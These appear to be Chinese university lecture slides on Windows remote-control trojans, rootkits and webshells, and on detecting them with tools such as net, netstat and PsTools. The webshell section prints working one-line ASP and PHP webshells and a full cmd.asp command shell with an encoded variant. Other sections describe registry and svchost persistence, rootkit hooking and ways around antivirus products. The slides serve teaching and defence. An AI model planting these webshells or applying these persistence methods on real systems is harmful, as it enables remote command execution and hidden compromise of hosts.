



Windows远程控制、Rootkit及检测分析



王轶骏 (Eric)

Ericwyj@sjtu.edu.cn


SJTU.INFOSEC.A.D.Team





内容大纲

1. 远程控制技术概述
2. 远程控制的自启动
3. 远程控制的进程隐藏
4. 远程控制的数据传输隐藏
5. 内核级木马（Rootkit）
6. Web网页木马（WebShell）
7. 远程控制的安全检测




1 远程控制技术概述

- 远程控制的基本概念
- 远程控制软件的危害性
- 远程控制技术的发展历程




1.1 远程控制的基本概念

- 远程控制软件隐蔽地运行在受害者机器上，并且可以让安装远程控制软件的恶意者远程控制受害者的机器，窃取受害者的信息资料。



■ “特洛伊木马”名称的来历

希腊神话中特洛伊战争的故事讲到，希腊人攻打特洛伊城十年，始终未获成功，后来建造了一个大木马，并假装撤退，希腊将士却暗藏于马腹中。特洛伊人以为希腊人已走，就把木马当作是献给雅典娜的礼物搬入城中。晚上，木马中隐藏的希腊将士冲出来打开城门，希腊将士里应外合毁灭了特洛伊城。后来我们把进入敌人内部攻破防线的手段叫做木马计，木马计中使用的里应外合的工具叫做特洛伊木马。



远程植入程序的途径



直接攻击



电子邮件



文件下载



浏览网页



合并文件



经过伪装的木马被
植入目标机器



1.2 远程控制的危害性

■ 目标主机被植入远程控制软件之后的症状

- 系统资源过高。
- 网络速度下降。
- 机器失去控制。
- 鼠标失控、屏幕乱闪。
- 资料信息被读取，存在大量的网络流量。
- 系统文件被破坏。
- 文件丢失、被篡改。
- 系统崩溃。
- 成为入侵或拒绝服务攻击的跳板。





1.3 远程控制技术的发展历程

■ 第一代

- 功能简单、技术单一，如简单的密码窃取和发送等。

■ 第二代

- 在技术上有了很大的进步，如国外的BO2000，国内的冰河等。

■ 第三代

- 为了躲避防火墙而在数据传递技术上做了不小的改进，比如利用ICMP协议以及采用反弹端口的连接模式。

■ 第四代

- 研究操作系统底层，在进程隐藏方面有了很大的突破。





2 远程控制的自启动技术

■ Windows启动目录

- %USERPROFILE%\「开始」菜单\程序\启动

■ 注册表启动

- HKLM\Software\Microsoft\Windows\CurrentVersion\Run(RunOnce/RunOnceEx/RunServices)
- 修改文件关联方式，如HKCR\exefile\shell\open\command

■ 系统服务启动

- 自启动服务
- svchost服务

■ 其他启动

- Autorun.inf

Autorun配置文件自启动



■ Autorun.inf的机制

- 双击直接打开？
- 右键→打开？
- 右键→资源管理器？

```
[AutoRun]
Shell=打开(&O)
shell\打开(&O)\command=notepad.exe
Shell=资源管理器(&X)
shell\资源管理器(&X)\command=notepad.exe
```

■ 防御方法

- 组策略（gpedit.msc）
 - 计算机/用户配置→管理模板→系统→关闭自动播放→所有驱动器。
- 注册表
 - HKCU/HKLM\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer中的NoDriveTypeAutoRun设置为255（0x000000ff）。
- 在资源管理器中通过左侧的“文件夹”导览树访问。



3 远程控制的进程隐藏技术

■ 远程线程插入技术

- 通过在另一个进程中创建远程线程的方法进入那个进程的内存地址空间，加载一个DLL文件。
- 相关函数：CreateRemoteThread
- 适合系统：Windows NT/2K/XP/Server 2003

■ Hook技术

- 钩子函数的一个特性
 - 如果钩子回调函数由一个DLL提供，而被Hook的进程并没有加载这个DLL，那么系统会自动给这个进程加载这个钩子DLL。
- 相关函数：SetWindowsHookEx
- 适合系统：Windows 98/NT/2K/XP/Server 2003

注

DLL（Dynamic Link Library，动态链接库）文件不能独立运行，所以在进程列表中并不会出现DLL。



基于Svchost服务的进程隐藏

■ Svchost服务基础

- Windows 系统服务分为独立进程和共享进程两种，随着系统内置服务的增加，在Windows 2000中Microsoft又把很多服务做成共享方式，由svchost.exe启动。
- Svchost本身只是作为服务宿主，并不实现任何的服务功能。需要Svchost启动的服务以DLL形式实现。在安装这些服务时，把服务的可执行程序指向svchost，启动这些服务时由svchost调用相应服务的动态链接库来启动服务。

我们以EventSystem服务为例，注册表子键

“HKLM\SYSTEM\CurrentControlSet\Services\EventSystem”下存放了该服务相关的配置信息：

可执行程序路径

"ImagePath" = "%SystemRoot%\system32\svchost -k netsvcs"


动态链接库路径

"Parameters\ServiceDll" = "%SystemRoot%\system32\es.dll"



■ Svchost服务进程

- Windows把这些共享的服务分为几组，同组的服务共享一个svchost进程，不同组的服务则使用多个svchost进程。
- 组的区别是由服务的可执行程序后边的参数决定的，如svchost -k netsvcs，svchost -k RpcSs。
- svchost的所有组和组内的所有服务都在注册表的如下位置：**HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Svchost**，例如Windows 2000共有4组：rpcss、netsvcs、wugroup和BITSgroup。





■ 安装通过svchost启动的服务

- 需要在HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Svchost

下有该服务名，这可以通过如下方式来实现：

- 添加一个新的服务组，在组里添加服务名。
- 在现有组里添加服务名。
- 直接使用现有服务组里的一个服务名，但本机没有安装的服务。
- 修改现有服务组里的现有服务，把它的ServiceDll指向Trojan Dll。


■ Dll的程序实现

- DLL程序本身只要实现ServiceMain()函数和服务控制程序，在ServiceMain()函数里用RegisterServiceCtrlHandler()注册服务控制程序，并设置服务的运行状态即可。
- 因为服务的安装除了正常的CreateService()之外，还要进行其他设置，因此需要实现Install和Uninstall函数。


4 远程控制的数据传输隐藏技术

■ 反弹端口技术

- 受害者的目标主机（客户机端）首先通过固定的第三方服务器获取到攻击者的控制主机（服务器端）的网络地址，然后主动向其发起连接。连接成功之后，即可使用安全的协议隧道（如HTTP加密隧道等）进行通讯，实现远程控制的功能。



远程控制的反弹连接流程





■ HTTP隧道技术

- 将远程控制传输的指令和数据封装在HTTP协议中，作为HTTP的数据部分（可进行加密）进行传输，用以躲避基于应用过滤的防火墙和IDS。

IP首部	TCP首部	HTTP首部	实际需要传输的数据
------	-------	--------	-----------

- HttpTunnel

- 包括htc和hts两部分。
- <http://www.nocrew.org/software/httpunnel.html>



- GrayWorld

- 研究网络访问控制系统迂回技术：隧道技术，隐通道技术，网络密码学方法等。
- <http://gray-world.net/>



5 内核态远程控制（Rootkit）



■ 何为Rootkit?

■ Rootkit的宗旨：隐蔽

- 通信隐蔽、自启动项隐藏、文件隐藏、进程/模块隐藏、注册表隐藏、服务隐藏、端口隐藏等。

■ Rootkit技术的发展

- Ring3（用户态）→ Ring0（核心态）
- MEP（Modify Execution Path，执行路径修改） → DKOM（Direct Kernel Object Manipulation，直接内核对象操纵）
- 越来越深入系统底层，挖掘未公开系统内部数据结构。



管理员

MEP 行为拦截挂钩技术



■ Hooks（挂钩、挂接）

- 拦截系统函数或相关处理例程，先转向我们自己的函数处理，这样就可以实现过滤参数或者修改目标函数处理结果的目的，实现进程、文件、注册表、端口之类的隐藏。

■ Hook技术分类：

- SSDT (KeServiceDescriptor Table)
- Inline Hook（比如修改目标函数前几个字节为jmp至我们的函数）
- IAT (Import Address Table)
- IDT (Interrupt Descriptor Table)
- Filter Driver (I/O Request Packet (IRP))
- Hook IRP Function
- 其他。



DKOM技术

- 直接修改系统内核数据实现隐藏
- 需要对Windows系统机制非常熟悉。
- 可使用WinDbg、SoftICE、IDA Pro等工具挖掘未公开的Windows系统内部结构，从而实现比较好的效果。



非常规进Ring0内核态



- 常规调用操作Windows服务的函数加载驱动，但因常规而不隐蔽。
- 直接读写\Device\PhysicalMemory内存对象。
- 利用ZwSetSystemInformation函数中SystemLoadAndCallImage参数加载驱动。
- 利用ZwSystemDebugControl
- 感染HAL.DLL或者Win32k.sys等文件添加调用门。
- 直接调用本机函数ZwLoadDriver加载驱动。





网络通信层面的技术

■ 通信劫持技术

- 代码注入到防火墙默认允许访问网络的系统进程（如IE，Svchost等）。
- Hook Socket API /SPI/TDI实现端口复用。
- TDI层面上通信。
- NDIS层面上通信。
 - 自己实现的细节多，自己写TCP/IP协议栈，效果最好，能穿透软件防火墙。

■ 隧道（Tunnel）技术，穿透边界防火墙。

- HTTP协议隧道
- DNS协议隧道



Rootkit技术的挑战和发展趋势



- 突破主动防御以及进程行为监控，即绕过注册表监控、代码注入监控、驱动加载监控等。
 - 突破卡巴6/7、SSM、GSS等方法。
 - 突破各大比较强的防火墙ZoneAlarm, Outpost, Kerio, BlackICE的方法。
 - 对付杀毒软件的通用方法。
 - 突破进程行为监控的终极通用方法。



6 Web网页木马（WebShell）



■ 网页木马的种类

- 根据系统平台和脚本类型进行分类
 - ASP网页木马
 - PHP网页木马
 - JSP网页木马
 - CGI网页木马
- 根据功能进行分类
 - WebShell
 - 文件上传、下载等管理
 - 数据库SQL管理
 - 综合功能





■ 网页木马的躲避

- 后缀名的更改
- 一句话木马
 - 须配合专用的客户端程序使用，从而能够进一步上传大型木马，运行命令。
 - ✓ ASP代码: `<%execute(request("cmd"))%>`
 - ✓ PHP代码: `<?php eval($_POST[cmd])?>`
- 网页加密
 - Microsoft Script Encoder (Screnc.exe)
 - Decoder for Microsoft Script Encoder (Scrdec.exe)

[cmd.asp](#)

```
<form method="post">
<input type="text" name="cmd" size=60>
<input type="submit" value="run"></form>
<textarea readonly cols=80 rows=20>
<%response.write
server.createObject("wscript.shell").exec("c
md.exe /c
"&request.form("cmd")).stdout.readall%>
</textarea>
```



[cmd_e.asp](#)

```
<LANGUAGE = VBScript.Encode %>
<form method="post">
<input type="text" name="cmd" size=60>
<input type="submit" value="run"></form>
<textarea readonly cols=80 rows=20>
<%#@~^agAAAA==. /2Kxk+RSDbO+,/nD7+.
1D+mO+K4L ^O`rhkm.k2Oc/4+^sJ*Rna m`E^sN
+Xn,z^,JLD+$E dYc0GDs`E^sNJ*bRkYNK;ORM+mNC
VsCyYAAA==^#~@%>
</textarea>
```

7 远程控制的安全检测和监控技术



- 系统帐户及组信息的检测
- 网络监听端口及连接信息的检测
- 网络共享信息的检测
- 系统进程的检测和实时监控
- 系统服务信息的检测
- 系统自启动信息的检测
- 系统Rootkit后门检测
- 文件的检测和实时监控
- 注册表的检测和实时监控
- 安全审计策略及日志的检测






7.1 系统帐户及组信息的检测

■ net命令：用户及组


常用命令及参数	说明
net user	显示所有的用户。
net user administrator	显示administrator用户的详细信息
net localgroup	显示所有的本地组。
net localgroup administrators	显示administrator这个本地管理员组中的用户。
net group	显示所有的域组。
net group “domain admins”	显示“Domain Admins”这个域管理员组中的用户。
net accounts	显示帐号策略，包括密码策略和帐户锁定策略。





■ 图形化的“用户和组”管理工具

- 非域控制器的主机：点击“开始” → “程序” → “管理工具” → “计算机管理”，然后展开“本地用户和组”。
- 域控制器：点击“开始” → “程序” → “管理工具” → “Active Directory用户和计算机”。





■ PsLoggedOn (PsTools)

- 显示登录到系统的用户，包括通过控制台，文件共享或其他远程方法登录到系统的。

```
> psloggedon
```

```
Users logged on locally:
```

```
2006-1-25 14:43:36 SUPERERIC\Administrator
```

```
No one is logged on via resource shares.
```

■ 系统中“克隆” (Clone) 帐号的检测 — CCA

```
> cca
```

```
Usage: CCA \\IP Account Password
```

```
Account: Username (Own Administrator Privilege)
```

```
Password: Password of User
```





7.2 网络监听端口及连接信息的检测

■ netstat命令

- 显示网络连接、路由表、网络接口属性等信息。

```
> netstat -an
```

Active Connections

Proto	Local Address	Foreign Address	State
TCP	0.0.0.0:135	0.0.0.0:0	LISTENING
TCP	0.0.0.0:445	0.0.0.0:0	LISTENING
TCP	0.0.0.0:1025	0.0.0.0:0	LISTENING
TCP	172.16.15.116:139	0.0.0.0:0	LISTENING
TCP	172.16.15.116:2079	172.16.15.117:22	ESTABLISHED
TCP	172.16.15.116:2081	172.16.15.91:80	ESTABLISHED
TCP	172.16.68.1:139	0.0.0.0:0	LISTENING
TCP	172.16.171.1:139	0.0.0.0:0	LISTENING



netstat使用说明（Windows系统）

NETSTAT [-a] [-e] [-n] [-s] [-p proto] [-r] [interval]

选项	含义
-n	不解析IP地址对应的主机名称。
-l	显示监听的socket（地址:端口对）。
-p <proto>	显示TCP/UDP/IP协议的socket。
-a	显示所有的连接以及监听socket。
-r	显示路由表信息。
-s	显示网络协议（TCP/UDP/IP）的统计数值。
-e	显示网络接口的统计数值。
interval	指定间隔多少秒地连续不停输出结果。





7.3 网络共享信息的检测

■ net命令：网络共享文件

常用命令及参数	说明
net share	显示本地的共享资源（包括默认管理共享和用户共享）。
net file	显示正被远程主机打开使用的文件路径。

> net share

共享名	资源	注释
IPC\$		远程IPC
C\$	C:\	默认共享
D\$	D:\	默认共享
ADMIN\$	C:\WINNT	远程管理
Public	C:\public	

命令成功完成

■ PsFile（Pstools）

- 显示正被远程主机打开使用的文件路径。



7.4 系统进程信息的检测和实时监控

■ 任务管理器


— 查看方法

- 组合键“Ctrl + Alt + Del”，然后从弹出界面中点击“任务管理器”按钮。
- 组合键“Ctrl + Shift + Esc”。
- 右键点击任务栏，选择菜单项“任务管理器”
- 命令行中输入“taskmgr”，然后回车。

— 可查看CPU、内存占用较多的进程。

可显示项目：

映像名称 : PID : CPU : CPU时间 : 内存使用



映像名称	PID	CPU	CPU 时间
System Idle Process	0	99	5:52:10
System	8	00	0:00:12
smss.exe	192	00	0:00:00
csrss.exe	216	00	0:01:39
WINLOGON.EXE	236	00	0:00:00
SERVICES.EXE	264	00	0:00:04
LSASS.EXE	276	00	0:00:00
ibmpmsvc.exe	400	00	0:00:00
ati2evxx.exe	432	00	0:00:00
svchost.exe	496	00	0:00:00
svchost.exe	540	00	0:00:00
ati2evxx.exe	616	00	0:00:00
inetinfo.exe	624	00	0:00:00
ILSSRV.EXE	660	00	0:00:00
MDM.EXE	700	00	0:00:00
CTerm.exe	776	00	0:00:01
conime.exe	784	00	0:00:00
regsvc.exe	816	00	0:00:00
SMAgent.exe	840	00	0:00:00
ymnat.exe	876	00	0:00:00
winmgmt.exe	904	00	0:00:01
svchost.exe	932	00	0:00:04
svchost.exe	944	00	0:00:00
...

进程数: 41 CPU 使用: 0% 内存使用: 321628K / 1275788K



■ PsList (PsTools)

- 查看本地或远程系统中所有进程或指定进程的详细信息。
- PsKill用来停止进程。

> **pslist**

Process information for SUPERERIC:

Name	Pid	Pri	Thd	Hnd	Mem	User Time	Kernel Time	Elapsed Time
Idle	0	0	1	0	16	0:00:00.000	1:53:55.531	2:00:10.562
System	8	8	53	487	292	0:00:00.000	0:03:54.921	2:00:10.562
smss	196	11	6	34	428	0:00:00.015	0:00:00.406	2:00:10.562
csrss	232	13	11	401	4188	0:00:00.031	0:00:01.250	1:59:56.046
winlogon	228	13	18	432	2592	0:00:00.234	0:00:00.609	1:59:54.140
services	284	9	35	563	7108	0:00:00.609	0:00:01.562	1:59:52.750
lsass	296	9	15	273	6076	0:00:00.078	0:00:00.250	1:59:52.734
